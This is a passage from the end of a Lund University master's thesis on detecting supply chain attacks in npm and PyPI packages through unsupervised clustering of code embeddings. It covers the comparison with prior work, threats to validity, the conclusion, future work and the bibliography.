While the data set is based on the Backstabber's Knife Collection there are significant differences between the data set used by Tsfaty and Fire and this thesis. Namely, their approach was to select four attacks from the Backstabber's Knife Collection and then inject them into around 10% of their data set of functions. These four attacks are:

1. Execution of obfuscated string, encoded by base64
2. Execution of a non-obfuscated script
3. Executing a file from the root directory of the program
4. Attacker payload construction as an obfuscation use case

The central differences to the approach in this paper are twofold both that they do not use a balanced data set, and that they picked only 4 attacks. All attacks chosen would have been classified as spawners in this thesis, as they all include a payload that is executed. As the data set used in the paper only consists of 10% true positive samples and the approach in this thesis performs better in labelling negative samples than positive the imbalance in data would perhaps be favourable for the approach in this paper. And given the good results in regards to the classification of spawners and files with obfuscation, it may be expected that the approach of this thesis would further outperform the results given the task of classifying the data set in Tsfaty and Fire.

## 9.8 Threats to validity

While the data set used for validation and training was balanced in regards to the number of benign and malicious files, and it is as representative as possible of the data set as a whole, no steps were taken to balance them in any other regard. This could impact performance in less common attack patterns, obfuscation methods and so on. Further, the classification performance may be inflated due to certain attacks being over-represented due to the RED-LILI attacks being very similar and having the same attack goals while being a very large attack campaign.

Additionally, there are concerns with extrapolation of the results into the future as increasing use of obfuscation may impact future results, also it cannot be assumed that the attacks of the future are similar enough to the attacks of the past that they can be detected based on them.

Lastly, the identification of malicious files, attack classification, obfuscation method identification and assignment of presumed attacker ids were performed by the authors of this thesis, who, despite having some competence in malware analysis, are by no means experts in this field of work.

# Chapter 10 Conclusion

It is possible through unsupervised learning to create a model capable of detecting supply chain attacks in a package. Further, it only requires a minor, one-time, manual effort to identify files containing the malicious code with a final $F_1$ score of 0.85. Both clustering and detection are well performing in regards to the newest campaign considered in this work namely RED-LILI. Finally, utilizing the better-performing evaluation methods such as $F_1$ or silhouette score, the execution time may be adequate to scale up the proposed model.

While the results achieved are promising it is always desirable to increase classification performance and decrease execution time further. Some ideas regarding potential improvements have already been mentioned but are summarised in the following section.

## 10.1 Future work

As there is little to no data on the classification of open-source supply chain attacks there are several avenues for future work possible. Malicious code does not necessarily look or behave like benign code and as such, it is challenging to know how much prior knowledge one can rely on. This becomes very relevant when discussing code embedding, in particular as obfuscated code becomes very hard to classify statically. A relevant but far greater project would be to integrate some manner of dynamic code analysis to extract meaning from obfuscated code. This however becomes very challenging to do at scale as the code to be analysed has to be executed, which comes with extensive requirements for safeguards and longer analysis times.

### 10.1.1 Clustering

Naturally, comparisons between clustering strategies would be interesting to determine. Especially non-graph-based clustering algorithms, as the choice of graph clustering, was primarily made based on performance in previous work in regards to replicating manual expert-performed clustering. However, in hindsight, this does not necessarily imply that it is the best clustering method for classification tasks, and as such, this would be an interesting topic to explore.

### 10.1.2 Embeddings

Other embedding techniques might be considered. During the manual labelling of files few if any cases of descriptive or usable comments for identification were found. As such this raises the question of whether UniXcoder inclusion of comments only causes confusion for the model. Further, the approach of splitting the file based on function declaration may cause documentation comments to remain in the main file and not together with the function it relates to. The performance of UniXcoder is generally tested with reasonable, benign code practices in mind and the assumption that the best-performing embeddings for ordinary code also will perform well for malicious code might not stand.

### 10.1.3 Cluster representation

Different approaches for cluster representation are another suitable consideration for future work, as being able to extract several characteristics of a cluster enables a more traditional approach to cluster data and removes the need to potentially discard information through transitioning to an adjacency matrix. The approach from [7] is one such approach that could be considered.

### 10.1.4 Similarity measures

Cosine similarities can be negative and this caused the chosen clustering algorithm to fail. Given the necessary workaround for this measure, it could be relevant to consider other measures. Using distance-based measures or other similarity measures which would produce non-negative results avoids this issue. Other clustering algorithms, might handle negative similarities or completely eliminate the need for an intermediate comparison between embeddings.

# Bibliography

[1] OpenUK, "State of open phase two," 2021. [Online]. Available: `https://openuk.uk/wp-content/uploads/2021/07/State-of-Open-Phase-Two.pdf`.

[2] Sonatype, "State of the software supply chain report 2021," 2021. [Online]. Available: `https://www.sonatype.com/hubfs/Q3%202021-State%20of%20the%20Software%20Supply%20Chain-Report/SSSC-Report-2021_0913_PM_2.pdf`.

[3] M. Ohm, H. Plate, A. Sykosch, and M. Meier, "Backstabber's Knife Collection: A review of open source software supply chain attacks," in *Detection of Intrusions and Malware, and Vulnerability Assessment*, C. Maurice, L. Bilge, G. Stringhini, and N. Neves, Eds., Cham: Springer International Publishing, 2020, pp. 23–43, ISBN: 978-3-030-52683-2.

[4] "npm Registry." (2022), [Online]. Available: `https://www.npmjs.com` (visited on 2022-05-08).

[5] "PyPi." (2022), [Online]. Available: `https://pypi.org/` (visited on 2022-05-08).

[6] "RubyGems." (2022), [Online]. Available: `https://rubygems.org/` (visited on 2022-05-08).

[7] M. Ohm, L. Kempf, F. Boes, and M. Meier, "Supporting the detection of software supply chain attacks through unsupervised signature generation," 2020. DOI: `10.48550/ARXIV.2011.02235`. [Online]. Available: `https://arxiv.org/abs/2011.02235`.

[8] S. Dongen, "Graph clustering by flow simulation," *PhD thesis, Center for Math and Computer Science (CWI)*, 2000-05.

[9] R. Duan, O. Alrawi, R. P. Kasturi, R. Elder, B. Saltaformaggio, and W. Lee, “Towards measuring supply chain attacks on package managers for interpreted languages,” in *28th Annual Network and Distributed System Security Symposium, NDSS*, 2021-02. [Online]. Available: https://www.ndss-symposium.org/wp-content/uploads/ndss2021_1B-1_23055_paper.pdf.

[10] “RED-LILI.” (2022), [Online]. Available: github.com/checkmarx/red-lili (visited on 2022-05-30).

[11] D. Guo, S. Lu, N. Duan, Y. Wang, M. Zhou, and J. Yin, “UniXcoder: Unified cross-modal pre-training for code representation,” 2022. DOI: 10.48550/ARXIV.2203.03850. [Online]. Available: https://arxiv.org/abs/2203.03850.

[12] Microsoft. “Hugging face - unixcoder-base.” (2022), [Online]. Available: https://huggingface.co/microsoft/unixcoder-base (visited on 2022-06-01).

[13] M. Taylor, R. Vaidya, D. Davidson, L. D. Carli, and V. Rastogi, “Defending against package typosquatting,” in *International Conference on Network and System Security*, Springer, 2020, pp. 112–131.

[14] L. J. Sern and Y. G. P. David, “TypoSwype: An imaging approach to detect typo-squatting,” in *2021 11th IFIP International Conference on New Technologies, Mobility and Security (NTMS)*, IEEE, 2021, pp. 1–5.

[15] M. Taylor, R. K. Vaidya, D. Davidson, L. De Carli, and V. Rastogi, “Spellbound: Defending against package typosquatting,” *arXiv preprint arXiv:2003.03471*, 2020.

[16] N. Zahan, T. Zimmermann, P. Godefroid, B. Murphy, C. Maddila, and L. Williams, “What are weak links in the npm supply chain?” In *2022 IEEE/ACM 44th International Conference on Software Engineering: Software Engineering in Practice (ICSE-SEIP)*, IEEE, 2022, pp. 331–340.

[17] M. Borins. “Top-100 npm package maintainers now require 2FA, and additional security-focused improvements to npm.” (2022-02), [Online]. Available: https://github.blog/2022-02-01-top-100-npm-package-maintainers-require-2fa-additional-security/ (visited on 2022-09-30).

[18] M. Borins and M. Mohan. “Introducing even more security enhancements to npm.” (2022-07), [Online]. Available: https://github.blog/2022-07-26-introducing-even-more-security-enhancements-to-npm/ (visited on 2022-09-30).

[19] "Compare your trees with ease." (2016), [Online]. Available: https://tree-edit-distance.dbresearch.uni-salzburg.at/ (visited on 2022-09-08).

[20] Dcoetzee. (2011-03), [Online]. Available: https://commons.wikimedia.org/w/index.php?curid=14676451 (visited on 2022-09-28), licensed under CC0.

[21] "Python - abstract syntax trees documentation." (2022), [Online]. Available: https://docs.python.org/3/library/ast.html (visited on 2022-08-29).

[22] A. Vaswani, N. Shazeer, N. Parmar, *et al.*, "Attention is all you need," *CoRR*, vol. abs/1706.03762, 2017. arXiv: 1706.03762. [Online]. Available: https://arxiv.org/abs/1706.03762.

[23] "Sklearn.metrics.silhouette_score." (2022), [Online]. Available: https://scikit-learn.org/stable/modules/generated/sklearn.metrics.silhouette_score.html (visited on 2022-09-29).

[24] F. D. Malliaros and M. Vazirgiannis, "Clustering and community detection in directed networks: A survey," *CoRR*, vol. abs/1308.0971, 2013. arXiv: 1308.0971. [Online]. Available: https://arxiv.org/abs/1308.0971.

[25] N. A. Chinchor, "Muc-4 evaluation metrics," in *MUC*, 1992.

[26] D. Berrar, "Cross-validation," in *Encyclopedia of Bioinformatics and Computational Biology*, S. Ranganathan, M. Gribskov, K. Nakai, and C. Schönbach, Eds., Oxford: Academic Press, 2019, pp. 542–545, ISBN: 978-0-12-811432-2. DOI: doi.org/10.1016/B978-0-12-809633-8.20349-X. [Online]. Available: https://www.sciencedirect.com/science/article/pii/B978012809633820349X.

[27] "Tree-sitter." (2022), [Online]. Available: https://tree-sitter.github.io/tree-sitter/ (visited on 2022-10-18).

[28] GuyAllard. "markov_clustering." (2018), [Online]. Available: https://github.com/guyallard/markov_clustering (visited on 2022-05-23).

[29] scikit-learn. "sklearn.model_selection.GroupKFold." (2022), [Online]. Available: https://scikit-learn.org/stable/modules/generated/sklearn.model_selection.GroupKFold.html#sklearn.model_selection.GroupKFold (visited on 2022-05-23).

[30] H. Almeida, D. Guedes, W. Meira, and M. J. Zaki, "Is there a best quality metric for graph clusters?" In *Joint European conference on machine learning and knowledge discovery in databases*, Springer, 2011, pp. 44–59.

[31] C. Tsfaty and M. Fire, “Malicious source code detection using transformer.,” 2022. [Online]. Available: https://arxiv.org/abs/2209.07957.

Printed by Tryckeriet i E-huset, Lund 2022

LUND
UNIVERSITY

Series of Master´s theses
Department of Electrical and Information Technology
LU/LTH-EIT 2022-904
http://www.eit.lth.se